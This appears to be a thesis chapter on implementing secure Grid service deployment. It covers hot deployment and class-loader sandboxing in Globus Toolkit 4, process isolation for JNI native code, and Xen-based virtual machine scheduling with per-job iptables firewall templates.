Secure and non-disruptive service deployment is an important requirement for an on-demand Grid. Since solution producers can install software and services autonomously, it is essential that service deployment is secure and non-disruptive, since it is not acceptable that every time a new service is installed or an existing service is updated, all other services running in that environment are endangered and restarted as well - possibly losing substantial amounts of work in progress. It would be just as undesirable as to restart an entire web server every time a web page is added, but currently this is common practice in service-oriented Grid environments. If the Grid is to become the next-generation Internet, hot deployment is indispensable. The deployment of a service currently requires a Grid service archive (GAR file) containing the needed classes, schema files and deployment descriptors that make up a service. Users of GT4 are supplied with Ant tasks that handle the distribution of the contents of this GAR file into the local standalone GT4 environment. The Ant tasks extract and copy the jar files containing the class files of the service into the local web application directory. Schema files are copied into the schema repository. The current deployment strategy of GT4 requires the restart of the entire WSRF web application, thereby killing every other Grid service currently running. Furthermore, direct access to the machine running the GT4 application and write access to GT4 is required because the Ant tasks perform all copy operations locally.

Neither the first nor the second property of the deployment mechanism is feasible for an on-demand Grid environment. As described in section 6.2, an on-demand Grid must enable autonomous and secure deployment of services.

To enable this, the Axis web service engine utilised by GT4 was modified to allow dynamic loading and unloading of Grid services in secure containers. The hot deployment service (HDS) provides applications with the capability to remotely deploy, undeploy and redeploy services onto a running node. The operations have the following semantics:

Deploy adds a service to the set of available services on the Grid node. The service is identified by its service name. The operation will not deploy the service if there is a service with the same name already present on the node.

Undeploy removes a service from the node, based on its service name. Running service instances already created are unaffected by the operation.

Redeploy is the chaining of undeploy and deploy. Running service instances are not changed by the redeploy operation, subsequent requests to create new instances will, however, use the newly supplied implementation of the service. In the current implementation, access to the HDS is restricted by using the security mechanisms offered by GT4.

The basic steps the HDS needs to perform to deploy a service are:

- Register the service description with the AXIS/WSRF request handlers.
- Register the service naming description with the JNDI registry.
- Make the schema files available to the WSRF environment.
- Make the service class files available to the class loader.

Currently, the need to load additional classes and dynamically replace them was not anticipated or governed by the WSRF specification or the GT4 implementation. To enable this functionality, a class loading mechanism is introduced into the realisation of the HDS, as described in the following.

Grid services in GT4 are separated into three classes: The service resource class, a service home class and the service implementation itself. The service home class is used to load resources attached to a service and the service classes themselves. The class `HotResourceHomeImpl` is provided as the implementation of the `ResourceHome` interface in order to leverage the required loading mechanism into GT4. The `ResourceHome` is responsible for creating the `ClassLoader` hierarchy which will be used to load the service classes. It distinguishes between different instances of the `ClassLoaders` by acquiring the service context from the AXIS engine inside the GT4 web application. It also registers all `ClassLoaders` created by it at a central `DisposableClassLoaderManager` and the Axis `ClassUtils` `ClassLoader` cache, so they can be accessed later during undeployment. The code snippet in listing 7.1 shows the main operation of the `HotResource-HomeImpl`. First, the service name is extracted from the current message

context. Then, the path where the jar files of the service are stored is generated based on the container configuration and an arbitrary path extension. In this case the path `basePath/WEB-INF/lib/serviceName/` was chosen. Based on that, a `JarClassLoader` capable of loading all classes contained in all jar files in that directory was created. The `JarClassLoaderManager` also informs the Axis `ClassUtils` that it is now responsible for this service.

Listing 7.1: The `setResourceClass` Method in `HotResourceHomeImpl`

```
public void setResourceClass(String clazz)
    throws ClassNotFoundException {
    String serviceName =
        AxisEngine.getCurrentMessageContext().
            getTargetService();
    String basePath =
        ContainerConfig.getConfig().getInternalWebRoot();
    String relPath = basePath+serviceName+libPath;
    ClassLoader cl =
        JarClassLoaderManager.createLoader(serviceName,
            relPath)
    resourceClass = cl.loadClass(clazz);
}
```

This is a non-intrusive way to integrate the presented class loading mechanism into GT4, since the `ResourceHome` implementation can be specified for each individual service. A service wishing to be hot deployable merely must use the `HotResourceHomeImpl` instead of the standard `ResourceHomeImpl`. This is the only change required to make a service hot deployable and reloadable. Hot deployable and standard services can be run side by side by using the different `ResourceHome` implementations. Figure 7.1 shows the relationship of the `ResourceHome` implementations and class loaders.

The process of loading a service class is as follows. When a service is first requested, the `org.globus.wsrfl.jndi.BasicBeanFactory` loads the `HotResourceHomeImpl` class in the standard Axis `WebAppClassLoader`. The `HotResourceHomeImpl` is responsible for creating the disposable `ClassLoaders` which will later load the service classes and the attached resources. When the `setResourceClass` method is called by the `BasicBeanFactory`, the `CurrentMessageContext` from the Axis engine is parsed to discover on behalf of which service the method is being called, thus allowing the creation of one and only one `ClassLoader` for each service. The `JarClassLoaderManager` and the modified Axis `ClassUtils` are informed of the service to `ClassLoader` mapping. Once the `ResourceHome` is in place, the `BasicBeanFactory` informs the home object which class is the main service class. As mentioned above, the `HotResourceHomeImpl` attaches a disposable `ClassLoader` to the service. Class and `ClassLoader` are then used by the `org.globus.axis.providers.RPCProvider` to instantiate the actual




Figure 7.1: Relationship of the ResourceHome Implementations and ClassLoaders

service object. The HotResourceHomeImpl makes sure that the class is loaded in the proper ClassLoader. Now everything is in place and the service can be accessed via the JavaProvider.

To remove a service, the in-memory registry entries are deleted from the JNDI and Axis system registries. Once the service information has been removed, no new service instances can be created. Running instances of a service previously created are untouched by this process. To deploy a new version of a service, no explicit unloading of the old service classes is required, since the new version of the service will be

created using a new `ClassLoader`. If in addition to the service information the service instances are to be removed, the central manager used by the `JarClassLoaderManager` can be used to access the `ClassLoaders` of the separate services to free the resources and unload the classes. Only then can the jar files be deleted, since otherwise active services might try to lazy load classes after the containing jar files have already been removed.

The hot-loading mechanism can also be used to ensure the safety of the loaded services. To ensure that service classes are only loaded by the sandboxed class loader, the `ClassUtils` were modified to retrieve the current message context and checked whether the current loader request was triggered by a service or by the container itself. If it was triggered by a service, it checks whether it is a service which is registered with the `ClassLoaderManager` and should be protected. If that is the case, the class is loaded using the appropriate service `ClassLoader` and Axis is prevented from loading the classes in its `WebAppClassLoader` and thus breaking the sandbox. Otherwise, the Axis class loading is unmodified, allowing all normal operations to proceed unhindered. The second place where Axis could try and load the service classes into its own `WebAppClassLoader` is the `JavaProvider`. Listing 7.2 shows the modification to the loading process needed to protect the service classes. Similar to above, it is checked whether the service is registered with the framework and if that is the case the Axis loading mechanism is preempted and the service `ClassLoader` is used instead.

Listing 7.2: The Modified `getServiceClass` Method in the Axis `JavaProvider`

```
protected Class getServiceClass(String clsName ,
    SOAPService service , MessageContext msgContext)
    throws AxisFault {
    if(JarClassLoaderManager.isRegistered(service.name)){
        ClassLoader cl = JarClassLoaderManager.
            getClassLoader(service.name)
        return cl.loadClass(clsName)
    } else {
        // standard Axis behaviour
    }
}
```

Through these modifications to Axis, inter-service communication is now confined to using web service calls and thus ensures that proper authentication between services must be observed. In many cases, this approach suffices to protect the service being deployed while still allowing unhindered operations within the service.

The modified service loading mechanism allows services to be installed in separate sandboxes on-demand on nodes running the HDS. It has to be noted the hot-deployment mechanism is not compatible with the rotating server technique introduced

to protect the Grid headnode. If the rotating mechanism is used, solution producers should use the standard WS-GRAM as the service-oriented interface to their applications. It is of course still possible to use hot-deployment on a user's worker node if that is required. The service sandboxing mechanism is not affected by the rotating mechanism, so service security can still be ensured.

7.3 Type 2 Grid Applications

To protect against threats from type 2 applications, the native part of the service which is called using the Java Native Interface (JNI) must be separated from the JVM process. The Java Native Interface specification defines the interface between the JVM and native methods implemented in C/C++. It enables invocation of native method implementations from Java classes and callbacks to Java methods from the native code. The JNI specifies a mapping from names of Java methods declared as `native` to C/C++ method names as well as mappings between Java types and native types. A sample method `native int intTest(int i);` in the class `test.A` would be mapped to the native method: `Java_test_A_intTest`. The first two arguments of this method are used to pass pointers to the JNI interface and the object's self-reference (`this`) to the native implementation, followed by other parameters defined in the Java class for the native method.

The JNI interface is organised like a C++ virtual function table. It is passed by reference to the native implementation and managed by the JVM per thread (i.e. a native method may be invoked from different threads and therefore receive different JNI interface pointers, invocations from the same thread are guaranteed to pass along the same pointer). The structure itself contains a reference to an array of function pointers to implementations of the JNI interface methods. Besides passing an invocation result with `return`, the native method must use those JNI interface functions for access to any method or field in Java classes and objects managed by the JVM. The native methods are compiled into shared libraries and Java code using native implementations loads those shared libraries using `System.loadLibrary`. Native code is then executed in the process space of the JVM which leads to the serious threats described before. The native code cannot be further constrained on a fine-grained per-service level, only confinement based on the JVM process owner is possible.

When a Java thread requests access to a native method, the transparent proxy implementation of this method will first of all check whether an I-Process has already been created for the Java thread. If a new I-Process has to be created for the current invocation, the group ID of the service is determined from the service class loader or its parent group class loader. This information can then be used to obtain the security policy that was specified for the service group by the hosting provider from the policy manager. This policy is passed along with the thread ID to the process manager that in turn creates either a new sandbox and an I-Process for the Java thread or only a new I-Process within an existing sandbox for the service group.

Creation of the sandbox environment is delegated to a *sandbox connector*. This component allows the isolation environment to be implemented for different underlying operating systems or different sandboxing techniques. It handles initial setup of the sandbox, inclusion of all necessary dependencies for a native library, installation and possible mediation of policies. The process manager also uses the sandbox connector for creation of new I-Processes as child processes of the sandbox connector, when such a new I-Process is requested by a Java thread calling into the transparent proxy. The

hosting provider can specify the sandbox connector to use along with an access policy for a service group. Attachment of a security and sandbox policy to a service group may happen based on the user ID of the user that initially created the service group. Users may also be grouped allowing the application of a default policy to all service groups created by deployment of services by unknown users.

As already mentioned, the WSRF introduces the notion of a so called Web service Resource (WS-Resource) into the web service framework. A WS-Resource is the combination of a stateless web service and a state capturing Resource Property Document. A client receives a resource address upon creation of a WS-Resource for later reference in subsequent interactions with the WS-Resource. Service instances may attach to the resource property document in order to change the state data starting off from the current state of the WS-Resource. Isolation of the native service components connected to individual WS-Resource instances from each other would require the transparent proxy to identify the WS-Resource corresponding to the Java instance emitting the native call to the transparent proxy. There are many cases that prohibit the identification of the corresponding WS-Resource from the native side if no special precaution has been taken in the original library wrapper.

Such a fine granularity of confinement is only needed if the service implementation is untrusted and there is real concern that the service implementation could be used to exchange data between resource instances created for different users. A solution to this problem is the use of distinct service groups (and the corresponding class loaders) for different instances of the service. In this case, the proposal automatically isolates the I-Processes corresponding to different WS-Resources since they originate from different class loaders.

7.4 Type 3 Grid Applications

To protect type 3 applications, an operating system level virtualisation solution was implemented using Xen [19]. First, the user creates a custom image using the image creation station. Then, when the user submits a job, the Xen Grid Engine (XGE) implemented during the course of this work schedules that user's image sets the appropriate firewall rules and then executes the job. This section presents at selected implementation issues of these components.

7.4.1 Image Creation Station

The front-end of the ICS is a website implemented in PHP and is hosted by an Apache web server. A PHP MySQL connector is used to communicate with a MySQL database in which the user's data (email address, the SSH public key, preferences and possibly a PGP public key) and information about virtual machine images are stored. The back-end consists of several scripts calling the xen tools package which is a set of tools published by the University of Cambridge to ease the Xen image creation process. The MySQL database is used for the persistent storage of all meta-data concerning the user image files. When a user starts a virtual machine on the ICS (to modify the image), a MAC address, a private IP address and a port to traverse the outer firewall is assigned dynamically (and must be stored for further use as long as the image is running). To traverse the outer firewall of the DMZ, in which the ICS is located, the back-end interacts with the firewall and calls the necessary iptables commands to activate (and deactivate) the port forwarding to the running virtual machine allowing the user to log in to the image from outside the demilitarised zone.

For the dynamic IP- and MAC-assignment, a DHCP-server is used that binds IP-addresses to (virtual) MAC-addresses provided by the virtual network interfaces of the virtual machines. To enable this, a pool of private MAC-addresses exist that is specified by the ICS' administrator. When a virtual machine is booted, the ICS checks whether a private MAC-address is available. If so, a MAC will be assigned to this virtual machine's network interface and the image will be powered up. When the DHCP-client within the virtual machine requests an IP address, the server will provide the IP address assigned to the machine's MAC address. After that, the ICS will choose a free port on the firewall and set up a forward from this port to the virtual machine's SSH port so that the user can log in with his provided public SSH key.

Listing 7.3 shows how a virtual machine is created by the use of the **xen-create-image** script provided by the xen-tools software package.

Normally, Xen uses configuration files describing the configuration of a virtual machine. Since the data of the virtual machines on the ICS is stored in the database, the command line is used to create the images when to boot the image on the ICS (on the cluster a static configuration files is used to enable the XGE to boot these images). Listing 7.4 shows the command line that is executed on the ICS to bring up a virtual machine:

Listing 7.3: Image Creation Script

```
xc="/usr/bin/xen-create-image"
# [...]
$xc --force --hostname $1 --size $5Mb \
--fs $4 $swap --dist $2 --mirror $3 --arch ${12} --dir=/tmp/
xen/domains/$7/ --image=${14} ${15} ${16} --dhcp
```

Listing 7.4: ICS Image Startup Command

```
cmd="xm create /dev/null kernel='/boot/vmlinuz-2.6.18-5-xen
-686' ramdisk='/boot/initrd.img-2.6.18-5-xen-686' memory
='128' root='/dev/hda1 ro'"
cmd="$cmd disk='file:$1disk.img,hda1,w'"
if [ $swap == "swap" ]; then
  cmd="$cmd disk='file:$1swap.img,hda2,w'"
fi
cmd="$cmd name='$2' vif='mac=$3' dhcp='dhcp' on_poweroff='
destroy' on_reboot='restart' on_crash='restart' vcpus
='2'"
```

It should be mentioned that the amount of main memory given by the command line above is not equal to the amount of main memory that is made available to the virtual machine on the cluster. This is done to enable multiple users to operate on the ICS concurrently.

7.4.2 The Xen Grid Engine

The execution of user jobs (and the corresponding images) is handled by a novel, transparent extension to the Sun Grid Engine (SGE) cluster scheduling environment. The main reason for transparently extending an exiting cluster scheduling environment is that existing scheduling algorithms like back-filling and advanced reservation do not have to be re-invented or re-implemented. The XGE is divided into three modules: Job Watchdog, Job Handler and VM Handler.

The Job Watchdog is the core component watching for new jobs announced by the XGE prolog script. If a new job is detected, it is registered within a global job list. If a job is finished, the Job Watchdog is also notified by the XGE epilog script. The Job Handler manages all aspects of a job, e.g. registering, deleting, changing etc. It also offers a network interface for VMs and a special client program for the user. The VM handler is responsible for the VM management. This includes deployment of VM images, starting, stopping and deleting VMs.

7.4.2.1 VM Deployment

Before the SGE can execute a job on the nodes its scheduler has chosen, the XGE must deploy the user VM image to all compute nodes scheduled to execute the job. The XGE has a hook in the SGE where it can see which nodes are chosen for scheduling. The XGE then pauses the SGE and deploys the user image to the chosen nodes. Currently, the XGE supports three different types of image deployment:

- **Local images:** If all images reside on the local hard disk of the XGE node, the XGE can copy the required images from the local disk to the chosen compute nodes.
- **SCP deployment:** Images created using the ICS are stored in an image pool which is accessible via SSH. The required image is copied onto the chosen compute node using Secure Copy (*scp*). The overhead created by the encryption process is necessary since the image can contain sensitive data which needs to be protected.
- **Pre deployed images:** Before deploying an image, the XGE checks if the required image is already on the compute node and skips deployment if that is the case. This mechanism is mainly used for testing purposes to save the deployment time. It can, however, also be used for image caching if consecutive jobs require the same image.

7.4.2.2 Placeholder VMs

To make the XGE extension to the SGE transparent, the SGE should not realise that it is operating on VMs, since it would then see worker nodes appearing and disappearing. This would break SGE's ability to properly schedule jobs, since the nodes allocated to the job queues would change all the time. When nodes disappear for a while, the SGE believes the nodes have crashed and cannot be used for further jobs and thus reschedules everything. To prevent this from happening, the presented solution uses placeholder VMs which are registered with the SGE job queues. Every placeholder VM has a SGE execution daemon installed to let the SGE know about a number of compute nodes and make scheduling decisions. When a job is scheduled, the scheduling thread of the SGE is briefly halted while the placeholder VM is transparently exchanged with the user VM, so that the SGE does not notice any change and the existing schedule remains intact.

7.4.2.3 Virtual Job Execution

The execution of a job with the SGE is as follows: A new job is registered at the `sge_qmaster`, which chooses a number of appropriate nodes to execute the job. When the nodes become available, a job script is delivered to the `sge_execd` running on the worker nodes. The `sge_execd` starts a `sge_shepherd` executing the actual job. The

SGE supports prolog and epilog scripts to allow convenient setup and cleanup of the execution nodes. Both scripts are executed by the `sge_shepherd` on the execution nodes. Unfortunately the prolog script cannot be used to call the XGE to prepare the user based virtual machines since the script is executed by the `sge_shepherd` which runs on the chosen compute nodes. If the scripts were used the XGE would shutdown the VMs (the placeholder) where the shepherd running and then start the user image. The new VMs which would have a new `sge_execd` and shepherd which would not have any information about the job and would not do anything. After a timeout the `sge_qmaster` would then detect that the shepherd is not responding and would consider the job as failed and would reschedule it.

To enable the XGE to manage the VMs without hindering the SGE, some modifications of the source code of the SGE were necessary. The SGE scheduling mechanism needed to be interrupted after the decision which nodes to use was made, but before the `sge_qmaster` called the `sge_execd`. Here, a special XGE prolog script was introduced. This script calls the XGE and waits until all placeholders VMs are shutdown and the user VMs are running. After that, the control is handed back to the SGE and the proper `sge_execd` is instructed to execute the job. After the execution of the job, the epilog script on the execution host calls the XGE epilog script on the cluster headnode. This indirection is needed, since if the execution node shut itself down, the `sge_qmaster` would mark the job as failed.

This leads to the following execution flow when a job is submitted to the cluster scheduling system. (1) A Job is submitted to the SGE. (2) The SGE decides based on its scheduling configuration and the given constraints (required number of CPUs, RAM, etc.) on which hosts the Job will be executed. (3) Before the SGE notifies the execution daemons on the chosen hosts, it is interrupted and hands control over to the XGE. (4) The XGE shuts down all placeholder VMs on the chosen hosts and starts the user's own VMs. (5) Every VM reports back when it has started correctly. When all VMs are up and running, the XGE runs the user specific firewall configuration scripts and then hands back the control to the SGE. (6) The SGE continues as normal and executes the Job. (7) After execution, a pre-defined epilog script is called which activates the cleanup procedure of the XGE. (8) All VMs belonging to the job are shut down and the XGE boots up the placeholder VMs. When all placeholder VMs are back, the control is passed back to the epilog script, which terminates itself.

The integration of virtual machine staging and the transparent exchange of placeholder and user VM images, allows the combination of years of development put into cluster scheduling system such as the Sun Grid Engine as well as the security and deployment advantages of virtualisation. However, it should be noted that there is also a disadvantage to utilising existing cluster infrastructures instead of using a clean slate approach. It is common to use NFS version 3 as the cluster network filesystem with a single mount point for all the worker nodes. In a such an environment Linux user access control mechanisms are used to isolate the users' data and consequently NFS will grant full access to all files to the root user of any machine legally in the NFS network. Since, with the presented new virtualisation solution all users have a root account, this

sort of NFS configuration would circumvent all the presented security mechanisms. There are two solutions to this problem. The cleanest solution is to replace NFS with a more security aware network filesystem such as SAMBA or NFS version 4. In cases where that is not possible, multiple NFS mount points and firewall rules should be put in place to separate the root users from each other. Both solution fall within standard administrative capabilities and will not be discussed here.

7.4.3 Custom Firewalling

Prior to the generation of a complete firewall rule set, the user's level of trust must be determined, as described in the following.

7.4.3.1 Classifying the Level of Trust

In the presented environment, all incoming jobs are submitted through the Globus Toolkit. This involves an authorisation step in which a X.509 certificate is presented. The Distinguished Name (DN) of the certificate is compared with the local *grid-mapfile* representing the mapping of all valid users against their VO.

Globus hands over the job to the local batch system, SGE. Besides the job data, Globus also passes information about the job including the username of the job owner. Since the XGE is closely coupled with the SGE, the username is also visible to the XGE.

In conjunction with the already mentioned *grid-mapfile*, the XGE can gain the required information about the VO from the user's local username. Due to his or her membership in a certain VO, it is possible to classify the user's level of trust.

Every Globus headnode has a *grid-mapfile* to map X.509 certificate Distinguished Names (DN) to their associated Unix usernames. A special D-Grid script for polling the resource and VO management server is used to get information about all valid users and their membership inside the VOs. The script creates a valid *grid-mapfile* for all current D-Grid users.

The schema of the used Unix usernames encodes the VO as well as a continuous number. A sample username is *dgin0007*. Here the user is registered in the *in* VO as user number 0007; *in* is short for InGrid [46] and represents the engineering VO within the D-Grid.

It is theoretically possible that a user is a member of multiple VOs, thus one X.509 DN maps to several usernames. The current implementation only uses the first VO in this case. Once multiple VO memberships become a reality in the D-Grid, a mechanism for selecting the desired VO mapping will need to be implemented.

7.4.3.2 Firewall Rule Sets

Rule sets are generated by use of a template. The firewall template is an XML file representing all firewall settings according to a specific level of trust.

An example template is shown in listing 7.5. All users can access several ports of the Globus headnode in the test Grid (10.0.0.1) from all participating compute nodes (10.0.0.100/30). Access involves normal Globus container operations as well as Secure Shell (SSH) Login. Additionally, SSH access to 10.0.0.2 is granted. Connections to the user's participating VM is permitted, but connections to other nodes or resources are denied.

Listing 7.5: Common Firewall Ruleset Template

```
<fw name="script.sh">
  <policy name="common" value="DENY" />
  <policy name="INPUT" value="DENY" />
  <policy name="OUTPUT" value="DENY" />
  <policy name="FORWARD" value="DENY" />

  <src>domUs</src>

  <dst>common</dst>

  <set name="common">
    <host ip="10.0.0.1" proto="tcp" port="22, 2119, 8443" />
    <host ip="10.0.0.2" proto="tcp" port="22" />
  </set>

  <set name="domUs">
    <host ip="10.0.0.100" />
    <host ip="10.0.0.101" />
    <host ip="10.0.0.102" />
    <host ip="10.0.0.103" />
  </set>
</fw>
```

Every template starts with `<fw name="">` entry. The attribute name of a template is initially empty and will be replaced with a unique name when the actual firewall rule set is generated. This step is important, since it is necessary to explicitly identify a given rule set. This is necessary to be able to remove the firewall rules after the end of the computation.

Every template supports default rules for iptables-chains with the `<policy name="" value="" />` tag. Normally, the default policy for all standard chains (INPUT, OUTPUT, FORWARD) is *deny* all packets. Default policies for user defined chains are also supported.

To ease the parsing and the complexity of the template, support for sets is provided. A set starts with a `<set>` tag and contains one or more `<host>` entries. The host tag

supports various attributes. It contains at least an IP address, a complete IP range or a specific hostname. The rules currently support the TCP and UDP protocols. A port is either a single port, an enumeration of ports or a complete port range.

Two tags are particularly important. The `<src>` tag points to a set representing all VMs in which the current job is executed. And the `<dst>` tag points to a set representing all hosts which can be accessed from the `<src>` VMs.

Four different XML templates corresponding to the four levels of trust currently defined are used to generate the firewall rule sets. A template has to be filled with appropriate values before it can be deployed on the actual compute nodes. First, the list of compute nodes on which the job is executed is gathered from the SGE. This list is handed over to the XGE, converted and inserted into the actual template, namely into the `<src>` tag.

7.4.3.3 Generating the Firewall Rule Set

Based on the VO of the user, the XGE fetches the correct template for this VO from the database. An additional database query will check if there are any extension rules available for the user in question. If there are user specific extensions, they are converted into XML and inserted into the template.

A firewall rule set generator, connected to the XGE, parses the template and creates a shell script which contains iptables commands which can be executed. The Expat XML parser [64] and Python are used. All entries of the XML file are converted to an internal object representation. The representation consists of one or more trees representing the firewall rules. Figure 7.2 shows the tree based representation of a firewall template.

To generate the shell script, the trees are traversed in a special order:

1. The first entries represent the *default-policy-tree*.
2. The second entry represents the network source and destination hosts.
3. The third entry represents all allowed connections to one or more hosts (including protocol and ports)

During the traversal, every object has a special method which outputs the corresponding rule. The rules are all connected to an iptables-chain uniquely named after the username and the job id. This step is necessary, because a set of rules must be matched to a specific job.

All rules are inserted into a temporary shell script. Finally, a static, pre-defined number of rules are also added. These rules are standard rules for instance to prevent spoofing and a number of other well known attacks.




Figure 7.2: Tree Based Representation of the Firewall Template

7.4.3.4 Firewall Actions

To actually protect the network with the generated shell script, the XGE has to deploy the script to the privileged domains 0. As already mentioned in the previous section, the XGE already has a list of hosts on which the job is executed, so the deployment is not a problem. Based on this list (which only contains VMs), the host machines are determined. The script is now copied to all these machines. Afterwards, the scripts are executed and all firewall rules become active. It is indispensable to install the firewall rules on the host machine, not on the virtual machine itself. All users are superusers inside their VM, so they could easily remove the rules and thus bypass the protection. Figure 7.3 shows how the firewalls protect the infrastructure and shield the users from each other.




Figure 7.3: Multiple Dynamic Firewalls Installed in the Domain 0

To match all packets originating from a VM, the *physdev*-module from the Linux kernel is used. This module allows the traffic to be filtered on the data link layer, which is needed due to the fact that Xen uses a bridge to connect the VM to the network.

The default policy of all of templates is deny, so everything which is not explicitly permitted is forbidden. The exception is that connections between the hosts in the `<src>`-Tag are allowed.

After the job is finished, the XGE is also responsible for the deactivation of the firewall rules. It will reset the node into its factory setting. The described procedure is autonomous and does not require any repeated work from the resource provider.

